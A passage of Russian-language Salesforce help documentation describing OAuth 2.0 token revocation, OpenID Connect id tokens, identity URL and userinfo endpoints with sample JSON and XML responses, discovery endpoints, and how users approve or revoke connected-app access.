В случае успешной обработки запроса сервер авторизации возвращает код 200. При наличии любых ошибок возвращается код 400.

### Поддержка JSONP

Конечная точка аннулирования также принимает запросы GET с дополнительным параметром обратного вызова и возвращает ответ с типом содержимого `application/javascript`. Например:

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

В случае успешного выполнения запроса обратный вызов отправляется в функцию JavaScript, заданную в параметре GET обратного вызова:

```
myCallback({});
```

В случае возникновения ошибки обратный вызов отправляется с кодом ошибки:

```
myCallback({"error":"invalid_token"});
```

СМ. ТАКЖЕ:

[Использование маркера доступа](#)

## Использование маркера доступа

Метод использования маркера доступа, полученного с помощью протокола OAuth 2.0, зависит от используемого API.

- При использовании REST API рекомендуем задать заголовок авторизации HTTP в следующем формате: `Authorization: Bearer маркер_доступа`.
- При использовании SOAP API маркер доступа помещается в заголовок проверки подлинности `SessionHeader SOAP`.
- При использовании URL-адреса удостоверения рекомендуем задать заголовок авторизации HTTP (как в REST API) или параметр HTTP `oauth_token`.

## Получение и проверка маркера кода

Система Salesforce позволяет отвечать на запрос OAuth посредством маркера кода, соответствующего спецификациям [OpenID Connect](#). Процесс проверки подлинности пользователя-агента OAuth 2.0 и процесс проверки подлинности веб-сервера OAuth 2.0 могут запрашивать подписанный маркер кода, если параметру `scope` запроса задано значение `openid`. Возвращаемым маркером является JSON Web Token (JWT).

- Процесс проверки подлинности пользователя-агента должен содержать параметр `response_type` со значением `token id_token`, параметр `scope` со значением `openid` и параметр `nonce`.
- Процесс проверки подлинности веб-сервера должен содержать параметр `response_type` со значением `code` и параметр `scope` со значением `openid`. Параметр `nonce` является дополнительным для процесса проверки подлинности веб-сервера.

Ниже приведен пример запроса на маркер кода для процесса проверки подлинности пользователя-агента.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token+id_token
&redirect_uri=https://login.salesforce.com/services/oauth2/success
&client_id=3MVG91KcPoNINVbIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD_
30xug0sU3_WrBPd_Ax6Mcnlg5HSnLGQ&scope=openid&nonce=somevalue
```

Чтобы подтвердить допустимость подписи Salesforce, используемой в ответе, воспользуйтесь опубликованными открытыми ключами.

1. Откройте страницу <https://login.salesforce.com/id/keys>.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования, удаления и  
управления приложениями  
OAuth:

- «Управление связанными приложениями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования, удаления и  
управления приложениями  
OAuth:

- «Управление связанными приложениями»

Ответ содержит сведения в формате JSON об открытых ключах, использованных для подписания.

2. Чтобы проверить подпись, воспользуйтесь ключом со значением `kid`, определяющим версию выпуска.

СМ. ТАКЖЕ:

[Процесс проверки подлинности пользователя-агента OAuth 2.0](#)

[Процесс проверки подлинности веб-сервера OAuth 2.0](#)

## URL-адреса удостоверений

При использовании значения `id` параметра `scope`, помимо маркера доступа, ответ также содержит URL-адрес удостоверения.


URL-адрес удостоверения — это не только уникальный идентификатор пользователя, но и интерфейс API на основе REST, который может использоваться для отправки запросов (с действительным маркером доступа) на получение дополнительных сведений о пользователе. Система Salesforce возвращает основные персональные сведения о пользователе, конечные точки, доступные клиенту для обращения (например, фотографии пользователя), и доступные конечные точки API.

Доступ клиента к URL-адресу удостоверения одного пользователя организации инициирует предоставление доступа к URL-адресу удостоверения другого пользователя данной организации только при выполнении связанным маркером всех перечисленных ниже условий.

- Запрос OAuth для маркера доступа содержит значение `full` или `api` параметра `scope`.
- Маркер доступа предназначается пользователю с полномочием «API включен».
- Маркер доступа предназначается пользователю, которому правила общего доступа предоставляют доступ к другому пользователю.
- Маркер доступа предназначается внутреннему пользователю, то есть параметру `user_type` ответа соответствует значение `STANDARD`.

В противном случае, URL-адрес удостоверения может быть просмотрен только при наличии маркера доступа для каждого пользователя.

URL-адрес должен иметь следующий формат: `https://login.salesforce.com/id/кодОрг/кодПользователя`, где `кодОрг` — это код организации Salesforce, которой принадлежит пользователь, а `кодПользователя` — это код пользователя Salesforce.

 **Прим.:** При использовании [безопасной среды](#) компонент `login.salesforce.com` должен заменять компонент `test.salesforce.com`.

URL-адреса всегда должны содержать протокол HTTPS.

## Параметры URL-адреса удостоверения

Ниже перечислены параметры, которые могут использоваться для маркера доступа и URL-адреса удостоверения. Маркер доступа может использоваться в заголовке запроса на авторизацию или запросе, содержащем параметр `oauth_token`.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- «Управление связанными приложениями»

| Параметр       | Описание   |
|----------------|--|
| Маркер доступа | См. раздел «Использование маркера доступа» на странице 5801.   |
| Формат         | <p>Данный параметр является необязательным. Укажите формат отображения результатов. Допустимые значения:</p> <ul style="list-style-type: none"> <li>• json</li> <li>• xml</li> </ul> <p>Помимо параметра <code>format</code>, возвращаемый формат также может быть задан в заголовке <code>Accept</code> с помощью одного из следующих значений:</p> <ul style="list-style-type: none"> <li>• <code>Accept: application/json</code></li> <li>• <code>Accept: application/xml</code></li> <li>• <code>Accept: application/x-www-form-urlencoded</code></li> </ul> <p>Обратите внимание на перечисленные ниже примечания.</p> <ul style="list-style-type: none"> <li>• Заголовки <code>Accept</code> могут содержать специальные символы. Допускаемые символы <code>*/*</code> возвращают значение JSON.</li> <li>• Список значений также принимается и подлежит проверке слева направо. Например: Список значений <code>application/xml, application/json, application/html, */*</code> возвращает значение XML.</li> <li>• Параметр <code>format</code> имеет приоритет над заголовком запроса <code>Accept</code>.</li> </ul> |
| Версия         | <p>Данный параметр является необязательным. Введите номер версии SOAP API или текстовую строку <code>latest</code>. Если значение не указано, то возвращаемые URL-адреса API содержат буквенное значение <code>{version}</code> вместо номера версии; замена строки выполняется клиентом. Если указано значение <code>latest</code>, то используется последняя версия API.</p>   |
| PrettyPrint    | <p>Данный параметр является дополнительным и принимается только заголовком (не как параметр URL-адреса). Укажите способ форматирования результатов. Например, добавьте в заголовок следующую строку: <code>X-PrettyPrint:1</code>. Если значение данного параметра не указано, то возвращаемый формат XML или JSON оптимизируется по размеру, а не по четкости.</p>  |
| Обратный вызов | <p>Данный параметр является необязательным. Укажите действительное имя функции JavaScript. Данный параметр используется только при выборе формата JSON. Результаты добавляются в данное имя функции (JSONP). Например, если в результате запроса <code>https://server/id/orgid/userid/</code> возвращается значение <code>{"foo": "bar"}</code>, то в результате запроса <code>https://server/id/orgid/userid/?callback=baz</code> возвращается значение <code>baz({"foo": "bar"});</code>.</p>  |

### Ответ с URL-адресом удостоверения

Ниже перечислены сведения, возвращаемые допустимым запросом в формате JSON.

- `id`: URL-адрес удостоверения (тот URL-адрес, на который был отправлен запрос).

- `asserted_user`: логическое значение, указывающее на то, создан ли используемый маркер доступа для данного URL-адреса удостоверения.
- `user_id`: код пользователя Salesforce.
- `username`: имя пользователя Salesforce.
- `organization_id`: код организации Salesforce.
- `nick_name`: прозвище запрашиваемого пользователя в сообществе.
- `display_name`: отображаемое (полное) имя запрашиваемого пользователя.
- `email`: адрес эл. почты запрашиваемого пользователя.
- `email_verified`: определяет наличие (`true`) или отсутствие (`false`) функции проверки эл. почты.
- `first_name`: личное имя пользователя.
- `last_name`: фамилия пользователя.
- `timezone`: часовой пояс в параметрах пользователя.
- `photos`: соотнесение URL-адресов с изображениями для профиля пользователя.



**Прим.:** Доступ к данным URL-адресам возможен только при условии передачи маркера доступа. См. раздел «Использование маркера доступа» на странице 5801.

- `picture`
- `thumbnail`
- `addr_street`: часть адреса в параметрах пользователя: название улицы.
- `addr_city`: часть адреса в параметрах пользователя: название города.
- `addr_state`: часть адреса в параметрах пользователя: название области.
- `addr_country`: часть адреса в параметрах пользователя: название страны.
- `addr_zip`: часть адреса в параметрах пользователя: почтовый индекс.
- `mobile_phone`: номер мобильного телефона в параметрах пользователя.
- `mobile_phone_verified`: подтверждение достоверности номера мобильного телефона пользователем. См. описание поля «Пользователь Mobile».
- `status`: текущий статус пользователя Chatter.
  - `created_date`: дата добавления последнего сообщения пользователя в формате `xsd datetime` (например, 2010-05-08T05:17:51.000Z).
  - `body`: текст сообщения.
- `urls`: соотнесение, содержащее различные конечные точки API, которые могут использоваться для указанного пользователя.



**Прим.:** Доступ к конечным точкам REST возможен только при условии передачи маркера доступа. См. раздел «Использование маркера доступа» на странице 5801.

- `enterprise` (SOAP)
- `metadata` (SOAP)
- `partner` (SOAP)
- `rest` (REST)
- `subjects` (REST)
- `search` (REST)



- query (REST)
  - recent (REST)
  - profile
  - feeds (Chatter)
  - feed-items (Chatter)
  - groups (Chatter)
  - users (Chatter)
  - custom\_domain: данное значение пропускается, если организация не использует настраиваемый домен.
- active: логическое значение, указывающее на то, является ли запрашиваемый пользователь активным.
  - user\_type: тип запрашиваемого пользователя.
  - language: язык запрашиваемого пользователя.
  - locale: регион запрашиваемого пользователя.
  - utcOffset: сдвиг часового пояса запрашиваемого пользователя относительно Гринвича (в миллисекундах).
  - last\_modified\_date: дата добавления последнего изменения в формате `xsd datetime` (например, `2010-06-28T20:54:09.000Z`).
  - is\_app\_installed: данное свойство отображает значение `true`, при условии, что связанное приложение установлено в организации текущего пользователя, а маркер доступа создан посредством процесса OAuth. Если связанное приложение не установлено, то данное свойство не существует (значение `false` не используется). При анализе ответа рекомендуем проверить наличие данного свойства и его значение.
  - mobile\_policy: конкретные значения для управления мобильными связанными приложениями. Данные значения доступны только при установке связанного приложения в организации текущего пользователя, а также при настройке времени завершения сеанса и длины PIN-кода.
    - screen\_lock: срок ожидания блокировки экрана в случае простоя.
    - pin\_length: длина идентификационного номера, необходимого для получения доступа к мобильному приложению.
  - push\_service\_type: данный параметр содержит значение `apple` при регистрации связанного приложения посредством службы APNS (для всплывающих уведомлений iOS) или значение `androidGcm` при регистрации связанного приложения посредством службы GCM (для всплывающих уведомлений Android). Значение ответа является массивом.
  - custom\_permissions: если запрос содержит значение `custom_permissions` параметра `scope`, то ответ предусматривает соотнесение, которое содержит настраиваемые полномочия организации, связанные со связанным приложением. Если связанное приложение не установлено в организации или не имеет связанных настраиваемых полномочий, то ответ не содержит соотнесение `custom_permissions`. Ниже приведен пример запроса.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_id=3MVG91KcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth/useragent_flow_callback.jsp&scope=api%20id%20custom_permissions
```

Ниже приведен блок JSON в ответе с URL-адресом удостоверения.

```
"custom_permissions":
{
  "Email.View": true,
  "Email.Create": false,
```

```
"Email.Delete": false
}
```

Ниже приведен пример ответа в формате XML.

```
<?xml version="1.0" encoding="UTF-8"?>
<user xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<id>http://na1.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9</id>
<asserted_user>true</asserted_user>
<user_id>005x0000001S2b9</user_id>
<organization_id>00Dx0000001T0zk</organization_id>
<nick_name>admin1.2777578168398293E12foofoofoofoo</nick_name>
<display_name>Alan Van</display_name>
<email>admin@2060747062579699.com</email>
<status>
  <created_date xsi:nil="true"/>
  <body xsi:nil="true"/>
</status>
<photos>
  <picture>http://na1.salesforce.com/profilephoto/005/F</picture>
  <thumbnail>http://na1.salesforce.com/profilephoto/005/T</thumbnail>
</photos>
<urls>
  <enterprise>http://na1.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk
  </enterprise>
  <metadata>http://na1.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk
  </metadata>
  <partner>http://na1.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk
  </partner>
  <rest>http://na1.salesforce.com/services/data/v{version}/
  </rest>
  <subjects>http://na1.salesforce.com/services/data/v{version}/subjects/
  </subjects>
  <search>http://na1.salesforce.com/services/data/v{version}/search/
  </search>
  <query>http://na1.salesforce.com/services/data/v{version}/query/
  </query>
  <profile>http://na1.salesforce.com/005x0000001S2b9
  </profile>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<last_modified_date>2010-06-28T20:54:09.000Z</last_modified_date>
</user>
```

Ниже приведен пример ответа в формате JSON.

```
{"id": "http://na1.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9",
"asserted_user": true,
"user_id": "005x0000001S2b9",
"organization_id": "00Dx0000001T0zk",
"nick_name": "admin1.2777578168398293E12foofoofoofoo",
```

```

"display_name": "Alan Van",
"email": "admin@2060747062579699.com",
"status": {"created_date": null, "body": null},
"photos": {"picture": "http://na1.salesforce.com/profilephoto/005/F",
  "thumbnail": "http://na1.salesforce.com/profilephoto/005/T"},
"urls":
  {"enterprise": "http://na1.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk",
  "metadata": "http://na1.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk",
  "partner": "http://na1.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk",
  "rest": "http://na1.salesforce.com/services/data/v{version}/",
  "subjects": "http://na1.salesforce.com/services/data/v{version}/subjects/",
  "search": "http://na1.salesforce.com/services/data/v{version}/search/",
  "query": "http://na1.salesforce.com/services/data/v{version}/query/",
  "profile": "http://na1.salesforce.com/005x0000001S2b9"},
"active": true,
"user_type": "STANDARD",
"language": "en_US",
"locale": "en_US",
"utcOffset": -28800000,
"last_modified_date": "2010-06-28T20:54:09.000+0000"}

```

Ниже перечислены возможные ответы системы Salesforce после отправки недопустимого запроса.

| Код ошибки                            | Описание запроса   |
|---------------------------------------|--|
| 403 (запрещено) — HTTPS_Required      | HTTP   |
| 403 (запрещено) — Missing_OAuth_Token | Маркер доступа отсутствует   |
| 403 (запрещено) — Bad_OAuth_Token     | Недопустимый маркер доступа  |
| 403 (запрещено) — Wrong_Org           | Пользователи в другой организации                                  |
| 404 (не найдено) — Bad_Id             | Недопустимый или недействительный код пользователя или организации |
| 404 (не найдено) — Inactive           | Деактивированный пользователь или неактивная организация           |
| 404 (не найдено) — No_Access          | Недостаточный уровень доступа к организации или сведениям          |
| 404 (не найдено) — No_Site_Endpoint   | Запрос для недопустимой конечной точки сайта                       |
| 404 (не найдено) — Internal_Error     | Сервер не отвечает   |
| 406 (не допустимо) — Invalid_Version  | Недопустимая версия  |
| 406 (не допустимо) — Invalid_Callback | Недопустимый обратный вызов  |

СМ. ТАКЖЕ:

[Использование маркера доступа](#)


[Редактирование пользователей](#)

## Конечная точка сведений о пользователе

Конечная точка сведений о пользователе — это интерфейс API на основе REST, который может использоваться для отправки запросов (с действительным маркером доступа) на получение сведений о пользователе, связанном с маркером доступа, в стандартном формате OpenID Connect. Система Salesforce возвращает основные персональные сведения о пользователе, конечные точки, доступные клиенту для обращения (например, фотографии пользователя), и доступные конечные точки API. Данная конечная точка предоставляет доступ к сведениям только текущему пользователю, но не другим пользователям организации.

URL-адрес должен иметь следующий формат:

`https://login.salesforce.com/services/oauth2/userinfo`.

 **Прим.:** При использовании **безопасной среды** компонент `login.salesforce.com` должен заменять компонент `test.salesforce.com`. URL-адреса всегда должны содержать протокол HTTPS.

## Параметры конечной точки сведений о пользователе

Ниже перечислены параметры, которые могут использоваться для маркера доступа и конечной точки сведений о пользователе. Маркер доступа может использоваться в заголовке запроса на авторизацию или запросе, содержащем параметр `oauth_token`.

| Параметр       | Описание   |
|----------------|--|
| Маркер доступа | См. раздел <a href="#">«Использование маркера доступа»</a> на странице 5801.   |
| Формат         | <p>Данный параметр является необязательным. Укажите формат отображения результатов. Допустимые значения:</p> <ul style="list-style-type: none"> <li>• <code>json</code></li> <li>• <code>xml</code></li> </ul> <p>Помимо параметра <code>format</code>, возвращаемый формат также может быть задан в заголовке <code>Accept</code> с помощью одного из следующих значений:</p> <ul style="list-style-type: none"> <li>• <code>Accept: application/json</code></li> <li>• <code>Accept: application/xml</code></li> <li>• <code>Accept: application/x-www-form-urlencoded</code></li> </ul> <p>Обратите внимание на перечисленные ниже примечания.</p> <ul style="list-style-type: none"> <li>• Заголовки <code>Accept</code> могут содержать специальные символы. Допускаемые символы <code>*/*</code> возвращают значение JSON.</li> <li>• Список значений также принимается и подлежит проверке слева направо. Например: Список значений <code>application/xml, application/json, application/html, */*</code> возвращает значение XML.</li> <li>• Параметр <code>format</code> имеет приоритет над заголовком запроса <code>Accept</code>.</li> </ul> |
| Версия         | Данный параметр является необязательным. Введите номер версии SOAP API или текстовую строку <code>latest</code> . Если значение не указано, то возвращаемые URL-адреса   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- «Управление связанными приложениями»

| Параметр       | Описание  |
|----------------|---|
|                | API содержат буквенное значение {version} вместо номера версии; замена строки выполняется клиентом. Если указано значение latest, то используется последняя версия API.   |
| PrettyPrint    | Данный параметр является дополнительным и принимается только заголовком (не как параметр URL-адреса). Укажите способ форматирования результатов. Например, добавьте в заголовок следующую строку: X-PrettyPrint:1. Если значение данного параметра не указано, то возвращаемый формат XML или JSON оптимизируется по размеру, а не по четкости.   |
| Обратный вызов | Данный параметр является необязательным. Укажите действительное имя функции JavaScript. Данный параметр используется только при выборе формата JSON. Результаты добавляются в данное имя функции (JSONP). Например, если в результате запроса <code>https://server/id/orgid/userid/</code> возвращается значение <code>{ "foo": "bar" }</code> , то в результате запроса <code>https://server/id/orgid/userid/?callback=baz</code> возвращается значение <code>baz ( { "foo": "bar" } );</code> . |

#### Ответ конечной точки сведений о пользователе

После отправки допустимого запроса система Salesforce возвращает по умолчанию сведения в формате JSON или сведения, заданные параметром Format.

Ответ содержит значения, перечисленные в документе [OpenID Connect Basic Client Profile](#), а также код пользователя Salesforce, код организации и связанные URL-адреса для профиля, ленты и т. д.

Ниже приведен пример ответа в формате JSON.

```
{ "sub": "http://login.salesforce.com/id/00Dx000.../005x000...",
  "user_id": "005x000...", "organization_id": "00Dx000...",
  "preferred_username": "user1@1135222488950007.com",
  "nickname": "user1.3860098879512678E12",
  "name": "na1 LastName",
  "email": "user1@1135222488950007.com",
  "email_verified": true, "given_name": "na1", "family_name": "LastName",
  "zoneinfo": "America/Los_Angeles",
  "photos": { "picture": "http://na1.salesforce.com/profilephoto/005/F", "thumbnail": "http://na1.salesforce.com/profilephoto/005/T" },
  "profile": "http://na1.salesforce.com/005x000...",
  "picture": "http://na1.salesforce.com/profilephoto/005/F",
  "address": { "country": "us" },
  "urls": { "enterprise": "http://na1.salesforce.com/services/Soap/c/{version}/00Dx000...",
  "
  "partner": "http://na1.salesforce.com/services/Soap/u/{version}/00Dx000...",
  "rest": "http://na1.salesforce.com/services/data/v{version}/",
  "subjects": "http://na1.salesforce.com/services/data/v{version}/subjects/",
  "search": "http://na1.salesforce.com/services/data/v{version}/search/",
  "query": "http://na1.salesforce.com/services/data/v{version}/query/",
  "recent": "http://na1.salesforce.com/services/data/v{version}/recent/",
  "profile": "http://na1.salesforce.com/005x000...",
  "feeds": "http://na1.salesforce.com/services/data/v{version}/chatter/feeds",
  "groups": "http://na1.salesforce.com/services/data/v{version}/chatter/groups",
```

```
"users": "http://na1.salesforce.com/services/data/v{version}/chatter/users",
"feed_items": "http://na1.salesforce.com/services/data/v{version}/chatter/feed-items",
"active": true, "user_type": "STANDARD", "language": "en_US", "locale": "en_US", "utcOffset": -28800000, "updated_at": "2013-12-02T18:46:42.000+0000"
```

Ниже приведен пример ответа в формате XML.

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
<sub>http://login.salesforce.com/id/00Dx000.../005x000...</sub>
<user_id>005x000...</user_id>
<organization_id>00Dx000...</organization_id>
<preferred_username>user1@1135222488950007.com</preferred_username>
<nickname>user1.3860098879512678E12</nickname>
<name>user1 LastName</name>
<email>user1@1135222488950007.com</email>
<email_verified>true</email_verified>
<given_name>user1</given_name>
<family_name>LastName</family_name>
<zoneinfo>America/Los_Angeles</zoneinfo>
<photos>
<picture>http://na1.salesforce.com/profilephoto/005/F</picture>
<thumbnail>http://na1.salesforce.com/profilephoto/005/T</thumbnail></photos>
<profile>http://na1.salesforce.com/005x000...</profile>
<picture>http://na1.salesforce.com/profilephoto/005/F</picture>
<address>
<country>us</country>
</address>
<urls>
<enterprise>http://na1.salesforce.com/services/Soap/c/{version}/00Dx0000002rIh1</enterprise>
<metadata>http://na1.salesforce.com/services/Soap/m/{version}/00Dx0000002rIh1</metadata>
<partner>http://na1.salesforce.com/services/Soap/u/{version}/00Dx0000002rIh1</partner>
<rest>http://na1.salesforce.com/services/data/v{version}/</rest>
<subjects>http://na1.salesforce.com/services/data/v{version}/subjects/</subjects>
<search>http://na1.salesforce.com/services/data/v{version}/search/</search>
<query>http://na1.salesforce.com/services/data/v{version}/query/</query>
<recent>http://na1.salesforce.com/services/data/v{version}/recent/</recent>
<profile>http://na1.salesforce.com/005x000...</profile>
<feeds>http://na1.salesforce.com/services/data/v{version}/chatter/feeds</feeds>
<groups>http://na1.salesforce.com/services/data/v{version}/chatter/groups</groups>
<users>http://na1.salesforce.com/services/data/v{version}/chatter/users</users>
<feed_items>http://na1.salesforce.com/services/data/v{version}/chatter/feed-items</feed_items>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<updated_at>2013-12-02T18:46:42.000Z</updated_at>
</user>
```

Ниже перечислены возможные ответы системы Salesforce на недопустимый запрос.

| Код ошибки                       | Описание запроса |
|----------------------------------|------------------|
| 403 (запрещено) — HTTPS_Required | HTTP             |


| Код ошибки                            | Описание запроса   |
|---------------------------------------|--|
| 403 (запрещено) — Missing_OAuth_Token | Маркер доступа отсутствует   |
| 403 (запрещено) — Bad_OAuth_Token     | Недопустимый маркер доступа  |
| 403 (запрещено) — Wrong_Org           | Пользователи в другой организации                                  |
| 404 (не найдено) — Bad_Id             | Недопустимый или недействительный код пользователя или организации |
| 404 (не найдено) — Inactive           | Деактивированный пользователь или неактивная организация           |
| 404 (не найдено) — No_Access          | Недостаточный уровень доступа к организации или сведениям          |
| 404 (не найдено) — No_Site_Endpoint   | Запрос для недопустимой конечной точки сайта                       |
| 404 (не найдено) — Internal_Error     | Сервер не отвечает   |
| 406 (не допустимо) — Invalid_Version  | Недопустимая версия  |
| 406 (не допустимо) — Invalid_Callback | Недопустимый обратный вызов  |

## Конечная точка обнаружения OpenID Connect

Конечная точка обнаружения OpenID Connect — это статическая страница, которая может использоваться для отправки запросов (без сеанса) на получение данных о конфигурации OpenID Connect системы Salesforce. Система Salesforce возвращает основные сведения о конечных точках, поддерживаемые параметры scope и другие значения, используемые для авторизации OpenID Connect.

URL-адрес должен иметь следующий формат:

`https://login.salesforce.com/.well-known/openid-configuration.`

 **Прим.:** При использовании **безопасной среды** компонент `login.salesforce.com` должен заменять компонент `test.salesforce.com`. URL-адреса всегда должны содержать протокол HTTPS.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

## Ответ конечной точки обнаружения OpenID Connect

Данный URL-запрос возвращает сведения только в формате JSON.

Ниже приведен пример ответа в формате JSON.

```
{ "issuer": "https://login.salesforce.com",
  "authorization_endpoint": "https://login.salesforce.com/services/oauth2/authorize",
  "token_endpoint": "https://login.salesforce.com/services/oauth2/token",
  "revocation_endpoint": "https://login.salesforce.com/services/oauth2/revoke",
  "userinfo_endpoint": "https://login.salesforce.com/services/oauth2/userinfo",
  "jwks_uri": "https://login.salesforce.com/id/keys",
  "scopes_supported": ["id", "api", "web", "full", "chatter_api",
    "visualforce", "refresh_token", "openid", "profile", "email",
    "address", "phone", "offline_access", "custom_permissions"],
```

```
"response_types_supported":["code","token","token id_token"],
"subject_types_supported":["public"],
"id_token_signing_alg_values_supported":["RS256"],
"display_values_supported":["page","popup","touch"],
"token_endpoint_auth_methods_supported":["client_secret_post","private_key_jwt"] }
```

## Конечная точка конфигурации проверки подлинности

Конечная точка конфигурации проверки подлинности — это статическая страница, которая может использоваться для отправки запросов на получение данных о SAML организации для единой регистрации и параметров поставщика проверки подлинности. Использование сеанса не требуется. Доступно только сообществам Salesforce или настраиваемым доменам. Рекомендуем использовать данный URL-адрес при разработке приложений, которым данная информация требуется по запросу.


В ответ на запрос конечной точки конфигурации проверки подлинности система Salesforce возвращает основные сведения в формате JSON. Данные сведения содержат параметры проверки подлинности и регистрации, активы фирменного стиля и другие значения, связанные с поддержкой единой регистрации для пользователей сообщества или настраиваемого домена.

URL-адрес должен иметь следующий формат: `https://<URL-адрес сообщества или настраиваемый URL-адрес>/.well-known/auth-configuration`. Например, `https://acme.my.salesforce.com/.well-known/auth-configuration`.

## Ответ конечной точки конфигурации проверки подлинности

Конечная точка конфигурации проверки подлинности возвращает только сведения в формате JSON.

Ниже приведен пример ответа.

 **Прим.:** Значение `UseNativeBrowserForAuthentication` для сообщества всегда является ложным.

Ниже перечислены значения, которые доступны только сообществам и являются ложными или нулевыми для настраиваемых доменов, созданных посредством функции «Мой домен».

- `SelfRegistrationEnabled`
- `SelfRegistrationUrl`
- `DefaultProfileForRegistration`
- `FooterText`
- `UsernamePasswordEnabled`

```
{
  "OrgId": "00DD00#####",
  "Url": "https://acme.force.com/partners",
  "LoginPage": {
    "LoginPageUrl": "https://acme.force.com/partners/CommunitiesLogin",
    "LogoUrl": "https://acme.force.com/partners/img/logo190.png",
    "BackgroundColor": "#B1BAC1",
    "SelfRegistrationEnabled": true,
    "FooterText": "acme.com",
    "UsernamePasswordEnabled": false
  },
  "SamlProviders": [{
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.



```

    "name": "ADFS",
    "SsoUrl": "https://adfs.my.salesforce.com?so=00DB00#####"
  },
  {
    "name": "SF Identity",
    "SsoUrl": "https://sfid.my.salesforce.com?so=00DB00#####"
  }
],
"AuthProviders": [{
  "name": "LinkedIn",
  "IconUrl": "https://www.linkedin.com/logos/img/logo.png",
  "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#####/LinkedIn"
},
{
  "name": "Facebook",
  "IconUrl": "https://www.facebook.com/logos/img/logo.png",
  "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#####/Facebook"
}
]]
}

```

## Запрос на предоставление или отклонение доступа

### Запрос на доступ к приложению

Используемое внешнее приложение отправляет запрос на доступ к данным Salesforce. Внешнее приложение уже интегрировано в систему Salesforce администратором организации.

Чтобы предоставить данному приложению доступ к данным Salesforce, нажмите кнопку **«Разрешить»**.

Если описание приложения не соответствует используемому в настоящий момент приложению, или же в случае нежелания предоставлять доступ к данным, нажмите кнопку **«Отклонить»**.

Если в настоящее время вход в систему выполнен другим пользователем, нажмите кнопку **«Не вы?»**, чтобы завершить сеанс работы этого пользователя и самому выполнить вход в систему.

Пользователь может предоставить доступ к внешнему приложению только определенное количество раз. Как правило, пользователь предоставляет доступ всем используемым устройствам (например, портативному и настольному компьютерам). По умолчанию доступ к одному приложению может быть предоставлен пять раз. При достижении ограничения, установленного для организации, предоставление доступа к данному приложению инициирует автоматическую отмену доступа к наименее востребованному маркеру доступа. Маркеры приложения для удаленного доступа, доступ к которым будет отменен, отображаются на странице.

Чтобы позже отменить предоставленный доступ к приложению для удаленного доступа, откройте страницу личных сведений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- «Управление связанными приложениями»

1. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
2. Ниже перечислены действия, доступные в разделе «Связанные приложения OAuth».
  - Просмотрите сведения о каждом доступном приложении, а также количество доступов и время последней попытки доступа приложения к данным.

 **Прим.:**

- Приложение может повторяться. При каждом предоставлении доступа к приложению пользователь получает новый маркер доступа. Запросы на маркеры обновления увеличивают значение поля «Количество использований», отображаемого для приложения. Доступ к данным Salesforce должен быть предоставлен на всех используемых устройствах (например, на портативном и настольном компьютерах). По умолчанию каждому приложению доступно не более пяти маркеров доступа. Новые приложения (по протоколу OAuth 2.0) автоматически утверждаются для дополнительных устройств после единичного предоставления пользователем соответствующего доступа. Приложения OAuth 2.0 могут повторяться. Каждая строка таблицы представляет собой уникальное разрешение, поэтому приложение, запрашивающее несколько маркеров с разными областями, отображается несколько раз.
  - Поля «Количество использований» и «Последнее использование» обновляются даже при ошибке доступа связанного приложения к данным пользователя ввиду неудачного входа.
- Чтобы отменить доступ приложения, щелкните «**Отменить**». Приложение, доступ которого отменен, не может использовать указанный маркер авторизации для доступа к данным Salesforce.
-  **Важное замечание:** Чтобы предотвратить доступ к данным Salesforce, пользователь должен аннулировать все маркеры доступа для конкретного приложения.

СМ. ТАКЖЕ:

[Подтверждение запроса на доступ к приложению](#)

[Отклонение запроса на доступ к приложению](#)


## Подтверждение запроса на доступ к приложению

Используемое внешнее приложение отправило запрос на предоставление доступа к данным Salesforce, который был утвержден. Закройте окно обозревателя и перейдите к используемому приложению.

Чтобы позже отменить предоставленный доступ к приложению для удаленного доступа, откройте страницу личных сведений.

